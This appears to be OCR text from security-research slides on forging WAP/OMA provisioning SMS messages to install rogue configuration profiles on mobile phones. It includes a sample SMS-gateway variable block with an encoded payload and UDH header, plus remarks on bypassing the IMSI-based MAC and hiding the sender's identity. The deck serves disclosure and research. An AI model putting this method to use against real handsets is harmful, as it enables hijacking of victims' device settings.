


successfully retrieved

IMSI as NETWPIN mechanism(1)




IMSI as NETWPIN mechanism(2)




WSP Primitive Push

- Primitive Push is used for sending unsolicited information from server to client



Transfer Service


- Transfer services provide reliable connection-oriented communications.
  - Offers services necessary for interactive request/ response applications



- Transfer service is not required by the provisioning process.
  - Configurations are sent without using this layer

Transport Service - WDP

- WDP provides connectionless datagram transport service.
- WDP support is mandatory on any WAP compatible handset.
- WDP can be mapped onto a different bearer.
- WDP over GSM SMS is used to send the message.




	WDP Header	WSP Header	WBXML

WDP over GSM-SMS


- WDP over GSM-SMS header is defined using UDH headers.

- UDH header contains information for port addressing and concatenated short messages




Bearer Network - GSM SMS

- GSM SMS PDU mode supports binary data transfer.
- Uncompressed 8-bit encoding scheme is used.
- Concatenated SMS is needed to send a payload larger than 140 bytes.
- Performed tests suggest that no restrictions are imposed on sending SMS-encapsulated provisioning messages.




GSM SMS Header	UDH Header	WSP Header	WBXML

GSM SMS Header



How will we send the SMS?

- It's very simple to send the forged provisioning SMS by Mobile Phone attached to a PC



But…..

- We have two problems:
  - **Too expensive** when the number of SMS increases

  - **Hard** to hide the sender's identity

Services offered on the Web allow us to solve both problems

Bearer Network– On line services

```
$Account = "[redacted]";
$Password = "[redacted]";
$Sender = "test_sender";
$Recipients = 1;
$PhoneNumbers = "+39328[redacted]";
$SMSData = "69062f1f2db691809236413543393443393134303241 3
            5313135324230314337364542363839304342303237353
            3630373000030b6a0045c65501";
$SMSType = "";
$SMSDateTime = "";
$SMSTest = 0;
$UDH = "0B05040B8423F000036b0201"
$DCS = "F5";
$DeliveryRequest = 0;
$Notification = "mailto:research@mseclab.com";
$SmsValidity = "";
$SmsRef = "";
```

SMS sender

Recipient of SMS


WSP Header

WBXML

UDH Header

Binary encoding

Building a message



Provisioning Document can be easily created

NETWPIN (IMSI) is used for MAC calculation


We don't need it!!


WDP support is mandatory on WAP compatible handsets


SMS with Provisioning Documents are typically unfiltered


And now???

Demo: Profile Installation









Provisioning Process

AutoConfiguration

